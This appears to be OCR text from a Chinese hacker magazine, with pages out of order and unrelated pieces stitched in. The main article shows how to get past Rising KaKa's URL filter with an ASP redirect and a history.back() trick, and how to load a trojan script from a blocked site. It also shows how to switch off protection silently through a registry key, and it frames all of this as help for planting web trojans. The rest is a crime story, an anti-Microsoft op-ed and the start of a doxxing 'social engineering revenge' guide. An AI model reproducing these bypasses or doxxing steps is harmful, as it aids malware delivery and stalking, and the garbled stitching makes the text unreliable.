


图 2

在图 2 中，我们将 192.168.0.1 这个网址添加为需要过滤的不良网站地址，点击确定。现在，我们用 IE 访问一下地址为 192.168.0.1 的网址，看看有什么结果，如图 3。




图 3

瑞星卡卡自动将我们试图访问的地址拦截后转到了一个友情提示页面。在定义黑名单的同时会在卡卡的安装目录下生成一个名叫“userblst.txt”的文件，这个文件就是存储需要过滤的网址的文件。那么瑞星卡卡是如何实现不良网站过滤这个功能的呢？我的第一个反应就是肯定卡卡在浏览器进程中插进了什么 dll 文件，用来帮助实现网址拦截。

我用 Icesword 打开 IE 的进程后，选择“模块”，如图 4，注意图中框起来的部分。




图 4

卡卡的其它几个 dll 文件在一开始就被插入到 IE 进程中了，它们的作用主要是对 IE 防漏墙的保护，其实里面还有一定的编程时的调试信息，而“urlrule.dll”就是后来我们选择了“不良网站过滤”后被加入 IE 进程的。

刚开始我一直考虑使用静态网页方式来绕过卡卡的限制，无论是使用 iframe 套嵌技术，还是 winopen 打开方式，都没办法绕

促，文章难免有纰漏，如果后面附加功能的代码有错误的地方，欢迎大家斧正，但是正文代码是经过测试的。

[文章中提到的几个程序已收录于本期光盘中]

编辑点评：

这篇文章的出发点不太好，但作者的努力精神值得大家学习！还有一点我不得不说，麻烦作者下一次写文章的时候，把代码和注释分清楚，我编辑这篇文章的时候眼睛都快被折磨得不行了！也希望其他的作者写文章的时候保持一个好习惯！

过，好像网页中一旦存在192.168.0.1这样的字眼就会被卡卡限制。那么我们对192.168.0.1这个字眼进行一下加密，看看能不能绕过。




图5

我最先是将192.168.0.1转换成十六进制的编码方式进行访问，也就是变成0xc0a80001，结果被阻止；再转换成unicode编码方式，还是被阻止；就算是变成单字节方式，结果还是被阻止！接着利用escape方式、利用stringfromcode函数，发现还是被阻止。后来决定使用老外的超级脚本来加密，测试还是被阻止。

通过这些测试发现，卡卡的过滤方式不同于IE本身的内容过滤机制，是属于访问限制过滤。IE的过滤属于上下文过滤，也就是建立在代码最后的效果上进行过滤，于是在IE本身的过滤机制上，无论你使用javascript进行什么加密方式，都会被拦截。

而卡卡做得并不像微软这么彻底，我们是有机会进行绕过的。在一次次的失败之后，我采用了逆向的办法来进行分析，过程虽然十分痛苦，但结果却很令人欣慰。

从反汇编的基础上来看，"**urlrule.dll**"文件就是用来控制IE访问的，从汇编的研究来看，它的行为控制上存在一点问题，就是它是对IE即将访问到的网址进行过滤，而我们知道，与此同时，IE其实已经将网站内容缓存到内存中了，这时候我们再次试图访问该地址会有什么效果呢？

我们能不能让卡卡发生这么一种行为：当它发现试图访问的地址是不良的时候，却又被导向了一个安全合法的网址，利用一点IE竞争行为，让IE浏览器导向的这个合法网址内容却变成了那个属于不良网址的内容，这样不就可以绕过卡卡的安全保护而访问到被禁止的内容了吗？理论归理论，一次次的分析测试后，我终于发现了利用方法。

我们前面已经分析到了，卡卡对缓存内容是无法进行过滤限制的，普通的缓存肯定无法通过浏览器访问的，这里的"访问"应该被打上引号，为什么这么说呢？因为我们的目的是控制浏览器的行为，让其去访问一个已经被缓存的网页内容，而这个网页又来自被卡卡阻止的网址。既然静态网页不行，那就改用动态网页来试试看。

Asp语言是我比较熟悉的，所以我选择它来完成这项测试。在控制浏览器行为的语句中，response对象能帮助我们，因为它有一个方法为redirect，即重定向的意思。

我们来试想一下：首先，在A网站上放一个asp文件（A网站是一个合法的网址，这个是必须要的，但是后来发现，如果直接放在被禁止的B网站上，也能绕过卡卡的保护，后面我会具体说明），利用redirect来重定向一个网站，这个网站就是我们的被限制网址B。

卡卡发现当前打开的这个网页中存在需要过滤的内容，准备进行限制的时候，我现在马上命令网页进行一个回退动作，一回退后卡卡认为这又返回到了正常的网站地址A，就不进行拦截了，可是此时被限制网址B的内容就被缓存进入了浏览器，这样就可以绕过卡卡的限制访问到不良网址B的内容。

那么这个回退语句如何实现呢？很简单，就一段javascript代码：**<script>history.back(-1)</script>**。现在，我们在可信赖网站A上放上我们的漏洞利用程序js.asp，用IE浏览器访问这个文件，而在不良网站B网址上放着一个XSS攻击脚本，一旦我们成功绕过限制，那么IE浏览器就会弹出一个框框，如图5。

同时、大家注意看，IE的地址栏显示的确实是访问了本来被卡卡进行限制的192.168.0.1这个网址，绕过成功了！这个漏洞的发现，对于喜欢挂马的朋友起到了很大的帮助，因为卡卡将更多的不良网址加入了限制，这样的方法使得批量网页挂马，只要限制一个网址就能全部被卡卡阻止，再加上IE防漏墙几乎让网页木马的来源整个被斩断。

现在，无论卡卡限制什么网址都是徒劳的，我们可以利用这个漏洞来实现绕过。说实话，这个绕过也涉及了跨域，我不得不想到了IE本身那个自带的内容过滤，它是不是也能被这么绕过？不幸的是，好像IE的要更加彻底一点，但是我猜想还是有办法可以绕过的，也许需要借助一下外力。比如利用flash，它的geturl函数应该可以帮上忙，有兴趣的朋友可以测试一下，如果成功，也请拿出来一起分享一下。

其实上面的这个漏洞在不良网站上直接使用也是能够成功的，只要对方一刷新，同样会绕过安全保护。这里再说一下卡卡的另外一个不完善性，这个也是在做逆向分析中发现的。

卡卡里安全防护项的开启关闭状态都是记录在注册表里的，其键值为：**HKEY_LOCAL_MACHINE\SOFTWARE\rising\KaKa**，这里有很多子键值用来分管不同的保护项目的开启关闭，其中urlfilter就是管理不良网址过滤，overflow是IE防漏墙。如果修改这些键值，在卡卡的显示上我们看到的还是开启，但是实际上已经停止工作了。

这里拿urlfilter键值来作一个测试，修改其值为0，然后打开卡卡，看到其还是显示"已开启"，而此时我们用IE访问被限制的192.168.0.1网址时，已经可以顺利访问了。

那么这有什么作用呢？我想到两个利用处：一是在我们做溢出网马时可以先考虑让shellcode完成注册表修改任务，然后再下载执行木马，卡卡是一点防范都没有的；二是可以利用这个来做欺骗用户暗地里安装木马病毒的动作，因为卡卡不会及时显示保护的状态。

本来以为文章写到这里就算结束了，在准备卸载卡卡的时候，忽然间有了一个新的想法。众所周知，我们常常在进行网页木马编写的时候，多半使用的都是利用脚本语句来进行编写溢出攻击型的网马、替换式网马或者命令执行式的网马，网马文件格式一般都是js文件。甚至说，我们完全可以利用js文件来实现网马的功能，在需要进行挂马的网页中只需要加入"**<script src=我们的网马文件地址></script>**"这句代码就可以实现挂马的目的，其中"我们的网马文件地址"就指向js网马文件。

现在，我们重新作一个测试环境，假设A网站为瑞星卡卡信赖的网址，地址为192.168.0.1，在其上我们建立一个htm文件，在其中只有一句话，就是"**<script src=B/muma.js></**

黑小说

净

蛇(PDwoot)

A

“我再问你一遍，10·4大劫案发生之前，你和劫匪是否已经认识？”

“我真的不认识他们，我跟他们一点关系都没有！发生劫案之前我还在Q市，我坐车的票据都还在家里呢！我就7号白天出去溜达的时候遇见他们的。他们说给我钱，就帮忙拿个包裹而已，让我在5分钟之内就拿给他们，晚一分钟就少给两百！准时送到他们手上就给我1000！我当时心里就犯嘀咕。后来他们说是垃圾箱里的东西，我一想，垃圾箱里头还能有什么呢？无非就是垃圾，所以就答应了。可没想到他们是劫匪啊！”

“为什么一看到我们，东西不拿就跑了？”

“那有人追还能不跑么？”

“狗屁！因为你要拿的是三千万的RMB！你再不老实，我就请你吃几个‘沙包’！”

“唉……别别别，警察叔叔，我知道错了，我全都说还不行吗？我全都说！”

“快说！”

“那几个老板是通过电话跟我联系的，而且说话的声音听起来好像不是人！”

“不是人那是什么？”

“呃……像是机器里出来的声音，普通话……”

“这个我们早知道了，继续说下去！”

“我当时就觉得不对劲，如果这活儿是光明正大的话，何必给我那么多钱呢？又不是要拼命，所以我就多了个心眼儿，问他们要拿的东西是什么，可他们什么也不说！我一想啊，肯定不是什么好东西！所以就做了心理准备，如果碰到有劫道儿之类的事情，马上甩货开溜！没想到劫我的竟然是你们警察！”

“你还知道什么别的事情吗？”

“回政府的话，不知道了！”

“那好吧，小刘，把赵小三带回‘房间’！顺便把那个刘一水带进来”

“是，队长！”

B

“刘一水！”

“在”

“知道你犯的什么罪么？”

“知道”

“你在你们组织里担当什么角色？或者说，你是小弟还是大哥，还是别的？”

“算是大哥吧”

“你们是怎么知道银行会在4号运输那些国债的？”

“银行行长的电脑被我们控制了。”

“银行行长的电脑是怎么被你们控制的？”

“我们给他发了一个广告邮件，邮件里包含一个WORD文档，文档里有宏命令，是自动运行木马的脚本。他点开了，然后我们就连上去浏览他电脑里的资料”

“行长的电脑里有时刻表？”

“没有，是他的邮箱里有！我们看了里面的邮件。”

“你们是怎么得到行长邮箱的？”

“一个银行员工告诉我们的，不过他后来死了。”

“怎么死的？”

“被我们活埋了。”

“埋在哪里？”

“海边”

“这个银行员工是被你们收买的吗？”

“是”

“为什么在海边？”

“他对我们已经没用了，海边的沙子就算翻过，过一晚上也会跟其它地方的一样。而且海边的海水和小虾小蟹之类的可以帮助我们‘消化’他，这样干净一些。”

“是这个银行职员给你们提供了银行行长的邮箱用户名及密码么？”

“不是，他只不过告诉了我们行长的邮箱地址”

XApache

最近微软反盗版搞得特别积极，本来这也无可厚非，只是这咄咄逼人的态度实在让我有点不爽。形式一边倒，搞得中国老百姓一点还手的能力都没有，完全被动挨打受欺负。还是欧盟比较狠，“你微软爱来不来，我们不鸟你，你丫嚣张我就罚你”！看看微软现在的态度吧，欧盟对他们狠，他们像孙子似的；中国对他们好，他们就当大爷啦！

时常听说欧美等国对中国商品进行反倾销，鞋袜、玩具、彩电等这些价格低廉、用无数中国人血汗加工出来的产品，却得按照他们的法律与规则进行配额销售。而国外的软件和设备来到中国，却不受我们国家的约束。微软在中国卖Office，价格比自己国家还贵，我们却拿他一点办法都没有。强烈建议中国国家发改委介入微软的商业软件价格制定！

另外，我们国家也应该大力发展一下自己的办公处理软件，日本就不用微软的Office办公软件，他们自己开发了“太一郎”。微软如果不能满足我们国家的合理要求，政府就应该全力推广WPS和方正、永中Office等本土软件制造商，到时候微软的Office在国内一套也卖不出去，我看他还敢这么横！

---

script>”，保存该文件为index.htm。这里的B就是一个被卡卡认为是不良网站而进行阻止访问的网址，地址为192.168.0.4，在B网站上，放上一个测试用的js文件来替代网马文件，其中的内容是一个alert弹出窗口。

环境搭建完毕后，我们重新打开IE对A网站的index.htm文件进行访问，看看有什么结果，如图6。

现在我们再一次突破了卡卡的安全保护，成功访问到了建立在不良网站B上的js文件，而现在需要做的就是将这个js文件换成网页木马文件，这就实现了穿透卡卡保护，将挂马进行到底。




图6

最后，如果文中的很多地方说得不是很对（但大致的发现方法我已经说明白了），特别希望那些脚本方面的高手能够指出，因为我发现脚本这东西真是很有意思，更加欢迎大家到nohack论坛一起讨论。

[文章中提到的asp文件已收录到本期光盘中]

编辑点评：

文章的作者会的挺多的，在研究这个漏洞的时候用到了很多的知识。文章中说到的利用javascript的方法来挂马的方式其实早已流行，大家如果经常看“黑手”的话，就知道其实跨站不仅仅是弹个框框。这里有点要提一下，好象360之类的防护软件都有这个软肋，要是直接贴*.html之类的挂马页面会被拦下来，如果是JS挂的话……

"那你们是怎么得到密码的？是不是还使用了其他的'黑客软件'？"

"没有！那个行长一直用他自己的电脑登录邮箱，所以为了省事儿，肯定让IE浏览器自动保存了密码，我们只不过是在远程控制的时候，把光标定位到了用户名那里，然后按了一下TAB键，密码就自己出现在那里了，根本不需要什么'黑客软件'！"

"你以前都做过什么？"

"蛇头，卖K粉和冰"

"为什么我们没有你的犯罪记录？"

"我每次都给自己留后路，做事干干净净！我从不跟他们见面，都是电话联系。拿电话来说，我一天换19张电话卡，到现在我用过的电话卡比你们一辈子打过的电话号码还多！你们当然不会抓到我！"

"你们的老大跑去哪里了？"

"我不知道"

"刘一水，我跟你讲啊，你看到这墙上的字了没有？"

"这个我知道，不就是'坦白从宽，牢底坐穿；抗拒从严，回家过年'么？"

"放肆！你简直目无王法！带下一个进来！"

C

"你们老板跑去哪里了？"

"不知道"

"提出用国债换RMB这个主意的是你们老大么？"

"是"

"联系赵小三的是你吗？"

"是"

"5号跟警方电话联系，要用国债换RMB的也是你吗？"

"是，电话都是我打的？"

"为什么不用国债？"

"老大说银行会封'期号'！"

"你们是怎么模拟的人声？"

"用手机，手机有手写和英汉双语发音的功能"

"10月6号，你们是怎么知道装RMB的包裹里有GPS跟踪器的？"

"用MP3，GPS跟踪器发送接收数据时的频率会干扰MP3，就像劣质音箱旁边放了一个来电话的手机一样，音箱就会发出噪音！便宜的MP3也一样！"

"当天是谁拿走了跟踪器转移我们，之后又是谁拿走了钱？"

"我拿走的跟踪器，老板拿的钱！"

"所以你们的计划就是先让赵小三转移广场周围警察们的注意力，你再去转移指挥车内警员的注意力，然后你们老大从容不迫地去拿钱，我说的对吧？"

"是"

"钻通垃圾箱底部的设备，你们是在哪里买的？为什么我们查不到？"

"是'一水'买的，在工地买的，没在正规五金店买，所以你们查不到！"

"4号那天是谁炸的运输装甲车？"

"是'二楞子'头天放的！"

"3号？"

"是"

"炸药是谁提供的？"

"老大"

"在哪里买的？"

"不是买的，是老大自己做的！"

"用什么材料？"

"水和电线！"

"你真不知道你们老大跑去哪里了吗？"

"不知道。"

"好，你回去吧，叫'二楞子'进来！"

"哦"

D

"你叫'二楞子'？"

"昂！我……我……我……就是'二楞子'！"

"是你们老大让你把炸弹放在运输车底的吗？"

"是啊！咋的啦？不……不……不……不行啊？"

"据我们了解，银行的运钞车不是随随便便就可以让一般人靠近的，你是怎么把炸弹放在车上的？"

"我……我们是把炸弹放在了轮胎里，那……那运钞车去修理厂的时候，我……我们给放的！"

"你们假扮修理厂工人？"

"昂！对呀！"

"为什么用那种炸弹？"

"省事儿干净呗！老……老……老大说，大白天儿的，那水一晒就干了，只……只……只留下一根连在路灯上的电线了，你们还能查出个啥来啊？肯定以为是爆胎了呗！"

"这些都是你们老大策划的吗？"

"昂！"

"你们老大叫什么？"

"不……不……不知道！"

"好，你下去吧"

"这……这……这就完事儿啦？没我的事儿了呗？"

"对"

"我能回家不？"

"不能！你还要进一步协助我们调查！你现在可以回你的'小屋'休息了！"

"哦，那好吧"

E

"这帮小子还行，没把我供出来！"

"老大，等咱们出去了，可不可以请我吃一次北京烤鸭，咱们食堂里的烤鸭太脏了，黑乎乎的！不干净！"

"没问题！想怎么吃，想吃几个都听你的！要想拿一斤一张的发面饼卷着吃，我也满足你！"

"啊哈太好了，谢谢老大！"

"嗯！不客气！"

"老大你听，广播响了！"

"啥？"

F

广播："大冬瓜精神病医院为您报时，现在是北京时间，11点整！午餐时间到，请各位护士带领各自负责的病人到餐厅就餐！主治医师们不要忘记给重病号喂药！谢谢合作！"

"9527，9528！"

"到！！"

"到！！"

"跟我过来！你们今天早上的药还没吃呢！"

"哦……"

"哦……"

编辑点评：

看完这篇稿子突然想起最近看的一部娱乐电影——《电竞之王》。精神病院里确实有不少让我们意想不到的好玩的事情，而且除去情感、意志、行为异常；不能正常的工作和生活以外，他们中的大多数人智商都很正常，有一些还非常之高。小说以纯对话方式构成，很新颖，读完让人莞尔。

WWW.NOHACK.CN



社会工程学

社工秋语

本期关于社工的文章突然增多，经过小编我不断筛选，给大家奉献了几篇，有可能是《黑客社会工程学攻击》所带来的蝴蝶效应吧！社工玩起来是很有趣的，有点像"无间道"的感觉，并且高深的社交功底也需要自身技术和心理素质过硬才行！看来，我们的读者已经开始要蜕变升华了，以黑"人"为标准来提高自己了。另外，再次广告下《黑客社会工程学攻击》是国内第一本社工读物，是学习黑客必备的书籍之一，欢迎邮购！

记一次社工复仇

■Morpheus

从本文你可以学到：

简单社工的利用

在网上玩游戏时认识了一个人，可是不长时间就发现，这个人不怎么样，竟然使用我的名义去骗了我们游戏小分队里面别人的极品装备，这让我很生气，后果很严重^_^！今天就说一下，我用社工去查找这个人资料的过程。

在游戏中我只知道他的一个QQ号码：276286***，只能从QQ上开始寻找突破了。首先看了一下他的空间，还有QQ上的个人资料，如图1、图2。




图1




图2

通过收集整理，我得出以下一些敏感信息：

1、邮箱 19890810-**@163.com
2、邮编 300170
